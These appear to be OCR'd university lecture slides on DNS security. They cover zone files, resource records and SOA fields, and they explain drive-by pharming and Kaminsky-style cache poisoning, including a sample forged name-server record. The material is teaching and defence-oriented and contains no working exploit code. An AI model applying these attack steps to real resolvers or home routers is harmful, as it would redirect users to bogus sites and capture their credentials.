Chapter 26

Cyber Threats and Defense

Outline


Part 5

- Defense for Information Infrastructure
  - DNS protection
  - Router security
- SPAM defense
- Phishing defense
- Web-based attacks and defense
- Database defense
- Botnet defense

DNS Caching

- DNS responses are cached
  - Quick response for repeated translations
- DNS negative queries are also cached
    - For example, misspellings
- Cached data periodically times out
- Cache poisoning for pharming
  - Redirect website's traffic to bogus website by forging DNS mapping
  - An attacker attempts to insert a fake address record for an Internet domain into the DNS
    - If the server accepts the fake record, the cache is poisoned and subsequent requests for the address of the domain are answered with the address of a server controlled by the attacker
    - For as long as the fake entry is cached by the server (entries usually have a time to live (TTL) of a couple of hours) subscriber's browsers or e-mail servers will automatically go to the address provided by the compromised DNS server

Drive-By Pharming



- Alice is visiting a malicious site
- Malicious scripts is loaded to Alice's computer
- Malicious scripts discover router
- Crack the password of the router and login
  - Most home routers have default password
- Modify DNS setting in the router to a name server controlled by attacker
  - Alice will be visiting bogus sites since DNS provides mappings to sites forged by attack
  - Capture critical information by bogus sites

DNS Vulnerabilities


- Deployed DNS may include no authentication
  - Any DNS response is generally believed
  - No validating mechanism for the authenticity of information
- When a DNS caching server gets a query from a subscriber for a domain, it looks to see if it has an entry cached
  - If it does not, it asks authoritative DNS servers (run by domain owners) and waits for their responses
  - First response wins the cache acceptance

DNS cache poisoning

- Prior to Dan Kaminsky's discovery in 2008, attackers could only exploit this narrow opening
  - They had to beat legitimate authoritative DNS servers by sending a fake query response, hoping they arrive at the caching server first with the correct query parameter value
    - the same IP address it was sent from
    - the same port number is was sent from
    - The answer matches the question asked
    - A unique ID number matches what was sent
  - These races typically only lasted a fraction of a second, making it difficult for an attacker to succeed

How to make auburn.edu work

- .edu TLD server contains
  - 3 NS RR's
  - 3 A RR's
- dns.auburn.edu: authoritative name server contains
  - 1 A RR for web server
  - 1 MX RR for mail server
  - 1 A RR for mail server



Inserting records into DNS (1)

- Example: auburn.edu
- Auburn Univ. registers name auburn.edu at DNS registrar (e.g., Educause)
  - provide names, IP addresses of authoritative name server (primary and secondary)
  - registrar inserts six RRs (3 authoritative DNS servers) into edu TLD server:


```
(auburn.edu, dns.auburn.edu, NS)
(dns.auburn.edu, 131.204.41.3, A)
(auburn.edu, dns.eng.auburn.edu, NS)
(dns.eng.auburn.edu, 131.204.10.13, A)
(auburn.edu, dns.duc.auburn.edu, NS)
(dns.duc.auburn.edu, 131.204.2.10, A)
```

Inserting records into DNS (2)

- Auburn Univ. created 3 RR's in authoritative server dns.auburn.edu inside auburn.edu domain
  - Type A RR for www.auburn.edu
    - (www.auburn.edu, 131.204.2.251, A)
  - Type MX (mail exchange) RR for aumail.duc.auburn.edu
    - (auburn.edu, 10 aumail.duc.auburn.edu, MX)
    - (aumail.duc.auburn.edu, 131.204.2.83, A)
  - When multiple mail servers are available, each server has a type MX RR and one type A RR
  - Preference = 10 as default value for mail server
  - When multiple MX RR available, mail server with smallest Preference value is used
  - No CNAME RR for multiple mail servers
- For a small organization, one can put RR's for authoritative servers in an ISP's DNS server hosting the web and mail service for the organization

DNS protocol and message header format

- Question
  - Name and type for a query
- Answer
  - RRs as answer
- Authority records
  - Resource records point toward an authoritative name server (non-recursive reply contains no answer and delegates to another DNS server)
- Additional
  - Additional "helpful" RR, e.g. suggestion to ask another DNS server (plus server's IP address) that may have answer



RR Format

- `www.auburn.edu. IN A 131.204.2.251`
- `www IN A 131.204.2.251`
- Class 16 bit: IN which identifies a protocol family or instance of a protocol is the Internet system

RR format: **`name [ttl] [Class] Type [pref.] value`**

- `(www.auburn.edu, 131.204.2.251, A)`
- Type (16 bit): A

RR format: **`(name, [pref.], value, type, [ttl])`**

DNS resource record (RR) Type (1)

RR format: **(name, [pref.], value, type, [ttl])**

- Type=A
  - name is host's name
  - value is IP address
- Type=NS
  - name is domain name (e.g. auburn.edu)
  - value is name of authoritative name server for this domain (e.g. dns.auburn.edu)
- Type=MX
  - name is domain name (e.g. auburn.edu)
  - value is name of mail server designed for the domain (e.g. aumail.duc.auburn.edu)
  - A preference value is designated for each mail server if there are multiple MX RR's in a domain

Zone file

```
; zone file for auburn.edu
$TTL 2d     ; Two days or 172800 seconds as the default TTL for zone
$ORIGIN auburn.edu.
@               IN      SOA   dns.auburn.edu. master.auburn.edu. (
                          2003080800 ; serial number
                          12h        ; refresh (h: hour)
                          15m        ; update retry (m: minute)
                          3w         ; expiry (w: week)
                          3h         ; minimum
                          )
                IN      NS      dns.auburn.edu.
                IN      MX  10  aumail.duc.auburn.edu.
dns             IN      A   131.204.10.13
webserver       IN      A   131.204.2.251
aumail.duc      IN      A   131.204.2.83
www             IN      CNAME   webserver.auburn.edu.
@               IN      CNAME   webserver.auburn.edu.
```

Fully Qualified Domain Name (FQDN)

- A zone file consists of Comments, Directives and Resource Records
  - Comments start with ';' (semicolon) and are assumed to continue to the end of the line
    - Comments can occupy a whole line or part of a line
  - Directives start with '$' and are standardized, such as $ORIGIN and $TTL
    - The $TTL directive should be present, appear before the first RR (RFC 2308 implemented in BIND 9) and defines the default RR TTL value
    - $ORIGIN defines the base name (aka label) to be used for *unqualified* name substitution.
      - If there is a dot at the end of a name in a resource record or directive, the name is *qualified*
      - if it contains the whole name including the host then it is a *Fully Qualified Domain Name* (FQDN)
      - In this case the name as it appears in the RR is used unchanged
      - E.g. `dns.auburn.edu.  IN  A  131.204.10.13`

Unqualified name

- If there is NO dot at the end of the name, the name is unqualified and DNS software adds the value of the $ORIGIN directive
  - For example, the type A RR of

    dns IN A 131.204.10.13
  - is expanded to

    dns.auburn.edu. IN A 131.204.10.13
- The symbol @ forces substitution of the current (or synthesized) value of $ORIGIN.
  - The @ symbol is replaced with the current value of $ORIGIN. For example,

    @ IN CNAME webserver.auburn.edu.
  - becomes

    auburn.edu. IN CNAME webserver.auburn.edu.

SOA: Start of Authority (1)

- The first Resource Record must be the SOA (Start of Authority) record
  - The SOA defines global parameters for the zone (domain)
  - There is only one SOA record allowed in a zone file
  - The master.auburn.edu. represents the email address of master@auburn.edu.
- The generic format is described below:
  - The serial number
    - An unsigned 32 bit value in range 1 to 4294967295 with a maximum increment of 2147483647
    - In BIND implementations this is defined to be a 10 digit field
    - This value must increment when any resource record in the zone file is updated

SOA: Start of Authority (2)


- Refresh
  - a signed 32 bit time value in seconds and indicates the time when the slave will try to refresh the zone from the master (by reading the master DNS SOA RR)
- Retry
  - a signed 32 bit value in seconds and indicates the time between retries
  - if the slave (secondary) fails to contact the master when refresh has expired.
- Expire
  - How long a secondary will still treat its copy of the zone data as valid if it cannot contact the primary
  - a signed 32 bit value in seconds and indicates when the zone data is no longer authoritative

SOA: Start of Authority (3)

- Minimum
  - Signed 32 bit value in seconds
    - The default TTL (time-to-live) for resource records
  - RFC 2308 (implemented by BIND 9) redefined this value to be the negative caching time
    - the time a NAME ERROR = NXDOMAIN (the domain name is not defined) result may be cached by any resolver
      - Negative caching provides the caching of the non-existence of an RR or domain name
    - The maximum value allowed by RFC 2308 for this parameter is 3 hours

A better Cache Poisoning attack

AR: authority record section
Add: additional section




Best DNS cache poisoning

- Dan Kaminsky discovered this new vulnerability because a security researcher figured out a way to eliminate the narrow time window
- The ID that the attacker needs to guess are not fully random (or not random at all)
- Attacker rapidly firing questions at the caching server that an attacker knows the server will not be able to answer
  - E.g., an attacker can ask where x1y2z3.amazon.com is, knowing a caching server is unlikely to have such an entry
  - That provokes subsequent questions from the caching server and creates millions of opportunities to send fake answers by attacker

Best Cache Poisoning attack

AR: authority record section
Add: additional section



RFC 2308


```
Last login: Thu Oct 15 13:44:20 on console
Mac-Pro:~ wu$ nslookup zxcv1aw.auburn.edu
Server:         131.204.10.13
Address:        131.204.10.13#53

** server can't find zxcv1aw.auburn.edu: NXDOMAIN

Mac-Pro:~ wu$
```

- When a nonexistent domain name is queried, name errors (NXDOMAIN) are indicated by the presence of "Name Error" in the RCODE field
- NXDOMAIN responses may provide some assistance in the authority section and additional section
  - Authority section:
    - SOA (Start of Authority, RFC 1035) RR: defines the zone name, an e-mail contact and various time and refresh values applicable to the zone
    - NS RR's of the domain, such as
      - `amazon.com NS  pdns1.amazon.com`
      - `.com       NS       a.gtld-servers.net`
  - Additional section:
    - A RR's of the name servers
      - `pdns1.amazon.com    A    1.1.1.2`
      - `a.gtld-servers.net  A    1.1.1.2`

Best DNS cache poisoning

- In the fake answers, the attacker also points the caching server to a fake name-server's IP address (1.1.1.2) for the domain, amazon.com
  - The additional section of the reply packet contains the bogus IP address, 1.1.1.2, for pdns1.amazon.com (the name of real amazon.com's DNS server)
- Every subsequent query for the domain, amazon.com, will be directed to the attacker's server at 1.1.1.2.
- This means the users at banka.com now are using bogus address mapping in the domain: amazon.com
- If a name server provides both recursive and authoritative name service, a successful attack on the recursive portion can store bad data that is given to computers that want authoritative answers
- it was demonstrated that open source DNS servers could be compromised in 10 seconds
- TLD DNS can be modified in cache too

Cache Poisoning one TLD



Short-term Defense

- The patches that have been released in 2008 randomize the source port for the recursive Server
